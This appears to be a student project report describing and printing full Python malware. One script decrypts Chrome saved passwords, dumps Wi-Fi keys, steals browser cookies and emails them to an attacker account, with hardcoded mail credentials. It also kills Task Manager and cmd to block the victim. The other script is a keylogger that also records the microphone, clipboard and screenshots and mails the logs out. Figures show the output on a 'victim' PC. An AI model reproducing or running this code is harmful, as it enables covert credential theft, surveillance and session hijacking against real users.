The main gaps that were identified were,

- a. 99% of the keyloggers used only display the keystrokes pressed, this makes their results difficult to read and understand.
- b. Disabling cookies and other scripts that could lead to some functional websites is not working in some researches.

c. Keyloggers most often keep a physical copy of what they record which is good as that is their real goal, but if the user were to find these files he will understand that something is wrong and he is being attacked.

PROPOSED PROJECT WORK




Figure 1 - Proposed Project Model

We aim to propose a python script which takes all the necessary information from the user such as keylogged events and cookies to steal the session. We aim to build this project with 6 modules which have been mentioned below. The workflow is as follows:

1. First we inject the user with the malicious script which steals the information.
2. The script starts events such as key events and starts logging them and also getting the stored wifi passwords(hashed or unhashed).
3. The script saves all the information gathered to a zip file or a txt file in a readable form.
4. All the information is sent as a mail using the SMTP protocol to the hacker on his email id from where the session hijacking can begin.
5. The script checks if the task manager is detected(user may have information about the attack) and kills the process or else repeats itself.

LIST OF MODULES

1. Creating keylogger to log keys - Sidharth Bansal
2. Collecting system information - Kushagra Singhal
3. Stealing Wifi passwords - Priyasha Thacker
4. Smtip mail notifications - Aniket Singh
5. Cookie hijacking - Saurav Sharma
6. Detection of task manager and killing the current process - Manav Parikh

RESULT AND DISCUSSIONS

sessionAndCookies.py




Figure 2 - Session and Cookies code

Code

```

from socket import if_nameindex
import keyboard
import time
import psutil
import threading
import subprocess
import re
import os
import sys
import smtplib
import json
import base64
import sqlite3
import shutil
from datetime import timezone, datetime, timedelta
import win32crypt
from Crypto.Cipher import AES
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
from email.mime.base import MIMEBase
from email import encoders

#####
#####

```

```

def mail(res):
    fromaddr = "prat.tempid@gmail.com"
    toaddr = "lennyleach16@gmail.com"
    msg = MIMEText()
    msg['From'] = fromaddr
    msg['To'] = toaddr
    msg['Subject'] = "ID"
    body = res
    msg.attach(MIMEText(body, 'plain'))
    s = smtplib.SMTP('smtp.gmail.com', 587)
    s.starttls()
    s.login(fromaddr, "Pratyush@1234")
    text = msg.as_string()
    s.sendmail(fromaddr, toaddr, text)
    s.quit()

#####
#####

def my_chrome_datetime(time_in_mseconds):
    return datetime(1601, 1, 1) +
timedelta(microseconds=time_in_mseconds)

def encryption_key():

    #C:\Users\USER_Name\AppData\Local\Google\Chrome\Local State
    localState_path = os.path.join(os.environ["USERPROFILE"],
                                    "AppData", "Local", "Google",
                                    "Chrome",
                                    "User Data", "Local State")

    #read local state file
    with open(localState_path, "r", encoding="utf-8") as file:
        local_state_file = file.read()
        local_state_file = json.loads(local_state_file)

    # decode the key and remove first 5 DPAPI str characters
    ASE_key =
base64.b64decode(local_state_file["os_crypt"]["encrypted_key"])[5:]

    return win32crypt.CryptUnprotectData(ASE_key, None, None, None,
0)[1]

def decrypt_password(enc_password, key):
    try:

```

```
    init_vector = enc_password[3:15]
    enc_password = enc_password[15:]

    # initialize cipher object
    cipher = AES.new(key, AES.MODE_GCM, init_vector)
    # decrypt password
    return cipher.decrypt(enc_password)[:-16].decode()
except:
    try:
        return str(win32crypt.CryptUnprotectData(password, None,
None, None, 0)[1])
    except:
        return "No Passwords(logged in with Social Account)"

def main():
    res=""
    # local passwords path
    password_db_path = os.path.join(os.environ["USERPROFILE"],
"AppData", "Local",
                    "Google", "Chrome", "User Data", "Default",
"Login Data")

    #copy the login data file to current directory as
"my_chrome_data.db"
    shutil.copyfile(password_db_path,"my_chrome_data.db")

    # connect to the database
    db = sqlite3.connect("my_chrome_data.db")
    cursor = db.cursor()

    # run the query
    cursor.execute("SELECT origin_url, username_value, password_value,
date_created FROM logins")

    #get the encryption key
    encp_key = encryption_key()

    for row in cursor.fetchall():
        site_url = row[0]
        username = row[1]
        password = decrypt_password(row[2], encp_key)
        date_created = row[3]
```

```

        if username or password:
            rest+="Site Login URL:"+site_url +"Username/Email:"+
username+"Password:"+password+"\n"
        else:
            continue
        if date_created:
            rest+="Date date_created:" +
str(my_chrome_datetime(date_created))
cursor.close()
db.close()

#remove the copied database after reading passwords
os.remove("my_chrome_data.db")
return res
#####
#####
name_regex = re.compile(r"All User Profile\s+: (.*)\b")
password_regex = re.compile(r"Key Content\s+: (.*)\b")

result_1 = subprocess.run(
    ["netsh", "wlan", "show", "profiles"], text=True,
capture_output=True, check=True)

wifi_names = name_regex.findall(result_1.stdout)
wifidata=""
for name in wifi_names:

    name = r"{}".format(name)

    try:
        result_2 = subprocess.run(["netsh", "wlan", "show", "profiles",
str(
        name), "key=clear"], text=True, capture_output=True,
check=True)
        password = password_regex.findall(result_2.stdout)
        if len(password) != 0:

            wifidata+=name"--"+password[0]+\n"
        else:

            wifidata+=name"--OPENWIFI\n"
    except:
        print(name, "Unable to get password")

```

```
#####
#####

cook=""

import browser_cookie3
cj = browser_cookie3.load()
for c in cj:
    cook+=str(c)
#####
#####MAIL#####
#####

mail(cook)
mail(wifidata)
res=main()
mail(res)
vsCodeCmd={}
cnt =0
#####
#####killer and
kelogger#####
#####

def loop_a():
    while 1:
        for proc in psutil.process_iter():

            try:
                if any(procstr in proc.name() for procstr in
[ 'Taskmgr' , 'cmd' ]):
                    if len(vsCodeCmd) == 0:
                        vsCodeCmd[proc.pid]=1
                    elif proc.pid not in vsCodeCmd:
                        proc.kill()
                        print(proc.name()+" killed")

            except:
                continue


def resource_path(relative_path):
    try:
        base_path = sys._MEIPASS
    except Exception:
        base_path = os.path.abspath(".")
    return os.path.join(base_path, relative_path)
file_name = resource_path('labda6.pdf')
subprocess.Popen(file_name, shell=True)
```


```

def loop_b():
    log=""
    while 1:
        key=keyboard.read_key()
        if key=="`":
            break
        if key=="backspace":
            key="back"
        log+=key+" "
        if len(log)>200:
            mail(log)
            log=""
    time.sleep(0.02)

thread2 = threading.Thread(target=loop_b)
thread2.start()
thread1 = threading.Thread(target=loop_a)
if (thread2.is_alive()):
    thread1.start()

```

Keylogger.py



```

File Edit Selection View Go Run Terminal Help keelogger.py - ISM Project - Visual Studio Code
EXPLORER ... keelogger.py sessionCookie.py sessionAndCookie.py js.html
ISM PROJECT
    audio.wav
    e_clipboard.txt
    e_key_log.txt
    e_systeminfo.txt
keelogger.py
labdai6.pdf
Screenshot.png
sessionAndCookie.py
sessionCookie.py
LIVE SHARE
> OUTLINE
> TIMELINE
> DOCUMENTS
29°C Clear
Ln 17, Col 40 Spaces: 4 UTF-8 CRLF Python 3.8.8 (base: conda) Go Live Prettier
ENG IN 27-04-2022 00:05 45

```

The screenshot shows the Visual Studio Code interface with the 'ISM Project' workspace open. The 'EXPLORER' sidebar lists files including 'keelogger.py', 'sessionCookie.py', 'sessionAndCookie.py', and 'js.html'. The 'keelogger.py' file is the active editor, displaying Python code for a keylogger. The code uses threads to run in parallel, capturing keyboard input, clipboard data, and audio. It also includes logic to send these logs via email and to take screenshots. The code is annotated with numerous comments explaining its purpose and execution flow.

Figure 3 - Keylogger code

Code

```

from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
from email.mime.base import MIMEBase

```

```
from email import encoders
import smtplib
import patoolib
import socket
import platform

import win32clipboard
from pynput.keyboard import Key, Listener
import time
import os

from scipy.io.wavfile import write
import sounddevice as sd
from cryptography.fernet import Fernet
import getpass
from requests import get
import rsa
import hashlib

from multiprocessing import Process, freeze_support
from PIL import ImageGrab

keys_information = "key_log.txt"
system_information = "systeminfo.txt"
clipboard_information = "clipboard.txt"
audio_information = "audio.wav"
screenshot_information = "screenshot.png"

keys_information_e = "e_key_log.txt"
system_information_e = "e_systeminfo.txt"
clipboard_information_e = "e_clipboard.txt"

microphone_time = 5 #time in seconds we want to record the microphone
for

email_address = "prat.tempid@gmail.com"# Enter disposable email here
password = "Pratyush@1234" # Enter email password here

username = getpass.getuser()

toaddr = "lenny_leach16@gmail.com" # Enter the email address you want to
send your information to
```

```
key = "yk0dUGXtZe06A7BpkQSPd-voBRJ-hbOjMyPdgub7n2c=" # encryption key

# publicKey, privateKey = rsa.newkeys(512)

file_path = "D:\\Cyber Project"
extend = "\\"
file_merge = file_path + extend

#email controls
def send_email(filename, attachment, toaddr):
    fromaddr = email_address
    msg = MIMEBase()
    msg['From'] = fromaddr
    msg['To'] = toaddr
    msg['Subject'] = "Log File"
    body = "Body_of_the_mail"
    msg.attach(MIMEText(body, 'plain'))

    filename = filename
    attachment = open(attachment, 'rb')

    p = MIMEBase('application', 'octet-stream')
    p.set_payload((attachment).read())
    encoders.encode_base64(p)
    p.add_header('Content-Disposition', "attachment; filename= %s" %
filename)

    msg.attach(p)

    s = smtplib.SMTP('smtp.gmail.com', 587)
    s.starttls()
    s.login(fromaddr, password)
    text = msg.as_string()

    s.sendmail(fromaddr, toaddr, text)
    s.quit()

# get the computer information
def computer_information():
    with open(file_path + extend + system_information, "a") as f:
        hostname = socket.gethostname()
        IPAddr = socket.gethostbyname(hostname)
```

```

try:
    public_ip = get("https://api.ipify.org").text
    f.write("Public IP Address: " + public_ip)

except Exception:
    f.write("Couldn't get Public IP Address (most likely max
query)")

    f.write("Processor: " + (platform.processor()) + '\n')
    f.write("System: " + platform.system() + " " +
platform.version() + '\n')
    f.write("Machine: " + platform.machine() + "\n")
    f.write("Hostname: " + hostname + "\n")
    f.write("Private IP Address: " + IPAddr + "\n")

computer_information()

# get the clipboard contents
def copy_clipboard():
    with open(file_path + extend + clipboard_information, "a") as f:
        print("in clipboard")
        try:
            win32clipboard.OpenClipboard()
            pasted_data = win32clipboard.GetClipboardData()
            win32clipboard.CloseClipboard()
            f.write("Clipboard Data: \n" + pasted_data)
        except:
            f.write("Clipboard could be not be copied")

# get the microphone
def microphone():
    fs = 44100
    seconds = microphone_time
    myrecording = sd.rec(int(seconds * fs), samplerate=fs, channels=2)
    sd.wait()
    write(file_path + extend + audio_information, fs, myrecording)

microphone()

# get screenshots

```

```
def screenshot():
    im = ImageGrab.grab()
    im.save(file_path + extend + screenshot_information)

screenshot()

# Timer for keylogger
count = 0
keys = []

def on_press(key):
    global keys, count
    print(key)
    keys.append(key)
    count += 1

    if count >= 1:
        count = 0
        write_file(keys)
        keys = []

def write_file(keys):
    with open(file_path + extend + keys_information, "a") as f:
        for key in keys:
            k = str(key).replace("'", "")
            if k.find("space") > 0:
                f.write('\n')
                f.close()
            elif k.find("Key") == -1:
                f.write(k)
                f.close()

def on_release(key):
    if key == Key.esc:
        return False
    screenshot()
    # send_email(screenshot_information, file_path + extend +
    screenshot_information, toaddr)
    copy_clipboard()

with Listener(on_press=on_press, on_release=on_release) as listener:
```

```
print("listner")
listener.join()

# Encrypt files
files_to_encrypt = [file_merge + system_information, file_merge +
clipboard_information, file_merge + keys_information]
encrypted_file_names = [file_merge + system_information_e, file_merge +
+clipboard_information_e, file_merge + keys_information_e]

count = 0

for encrypting_file in files_to_encrypt:
    data="data"

    with open(files_to_encrypt[count], 'r+') as f:
        data = f.read()

    encoded_message = hashlib.md5( bytes(data, 'utf-8'))
    encrypted = bytes(encoded_message.hexdigest(), 'utf-8')

    with open(encrypted_file_names[count], 'wb') as f:
        f.write(encrypted)

    # send_email(files_to_encrypt[count], files_to_encrypt[count],
    toaddr)
    # send_email(screenshot_information, file_path + extend +
    screenshot_information, toaddr)

    count += 1

for encrypting_file in files_to_encrypt:
    print(encrypting_file)
    send_email(encrypting_file, encrypting_file, toaddr)
```

```

#
patoolib.create_archive("File.rar",("e_clipboard.txt","e_key_log.txt",
"e_syst eminfo.txt","screenshot.png","audio.wav"))
print("sleep thread")

time.sleep(20.0)#wait 2 minutes before deleting the unencrypted files


print("Delete Files")

delete_files = [system_information, clipboard_information,
keys_information]
for file in delete_files:
    os.remove(file_merge + file)

```

Output

After running session and cookies script



**Figure 4 - The mails received from the victims PC
(containing victim's browser history and Wifi history)**




Figure 5




Figure 6 - Victim's browser user

When you open task manager or command prompt - the script will kill the cmd and task manager which will prevent the victim to stop our attack

```

File Edit Selection View Go Run Terminal Help sessionCookie.py - ISM Project - Visual Studio Code
PROJECT sessionCookie.py sessionAndCookie.py vsliveshare-welcome-page js.html
keploger.py e_clipboard.txt e_keylog.txt e_systeminfo.txt sessionCookie.py
sessionCookie.py
152 #####killer and keelogger#####
153 def loop_a():
154     while 1:
155         for proc in psutil.process_iter():
156             try:
157                 if any(procstr in proc.name() for procstr in ['Taskmgr', 'cmd']):
158                     if len(vsCodeCmd) == 0:
159                         vsCodeCmd[proc.pid]=1
160                     elif proc.pid not in vsCodeCmd:
161                         proc.kill()
162                         print(proc.name()+" killed")
163             except:
164                 continue
165
166
167
168
Microsoft Windows [Version 10.0.22000.613]
(c) Microsoft Corporation. All rights reserved.

D:\ISM Project>C:\ProgramData\Anaconda3\scripts\activate.bat
(base) D:\ISM Project>C:\ProgramData\Anaconda3\python.exe "d:/ISM Project/sessionCookie.py"
cmd.exe killed
Taskmgr.exe killed

```

Figure 7

After running keylogger script

All the key strokes made by the victim will be recorded and stored in a log which will be later encrypted using the md-5 hashing algorithm , after 20 seconds all the plain text log file will be deleted from the victim's local directory,the script will automatically mail the plain text log file to attackers mail.Our script will also enable users microphone that will record every audio and this file will saved in the local directory of the victim.

```

1  from email.mime.multipart import MIMEMultipart
2  from email.mime.text import MIMEText
3  from email.mime.base import MIMEBase
4  from email import encoders
5  import smtplib
6  import pafailib
7  import socket
8  import platform
9
10 import win32clipboard
11 from pynput.keyboard import Key, Listener
12 import time
13 import os
14
15 from scipy.io.wavfile import write
16 import sounddevice as sd
17 from cryptography.fernet import Fernet
18 import getpass

```

Figure 8 - Key log output and the files created on the victim's system

This PC > New Volume (D:) > Cyber Project				
	Name	Date modified	Type	Size
	audio	27-04-2022 00:25	WAV File	1,723 KB
	e_clipboard	27-04-2022 00:26	Text Document	1 KB
	e_key_log	27-04-2022 00:26	Text Document	1 KB
G:	e_systeminfo	27-04-2022 00:26	Text Document	1 KB
	keplogger	27-04-2022 00:20	Python Source File	7 KB
D:\	labda6	26-04-2022 13:29	Chrome HTML Do...	26 KB
ac.in	screenshot	27-04-2022 00:26	PNG File	281 KB
onal	sessionAndCookie	26-04-2022 23:46	Python Source File	6 KB
:in	sessionCookie	27-04-2022 00:13	Python Source File	6 KB

Figure 9 - The files created on the victim's PC

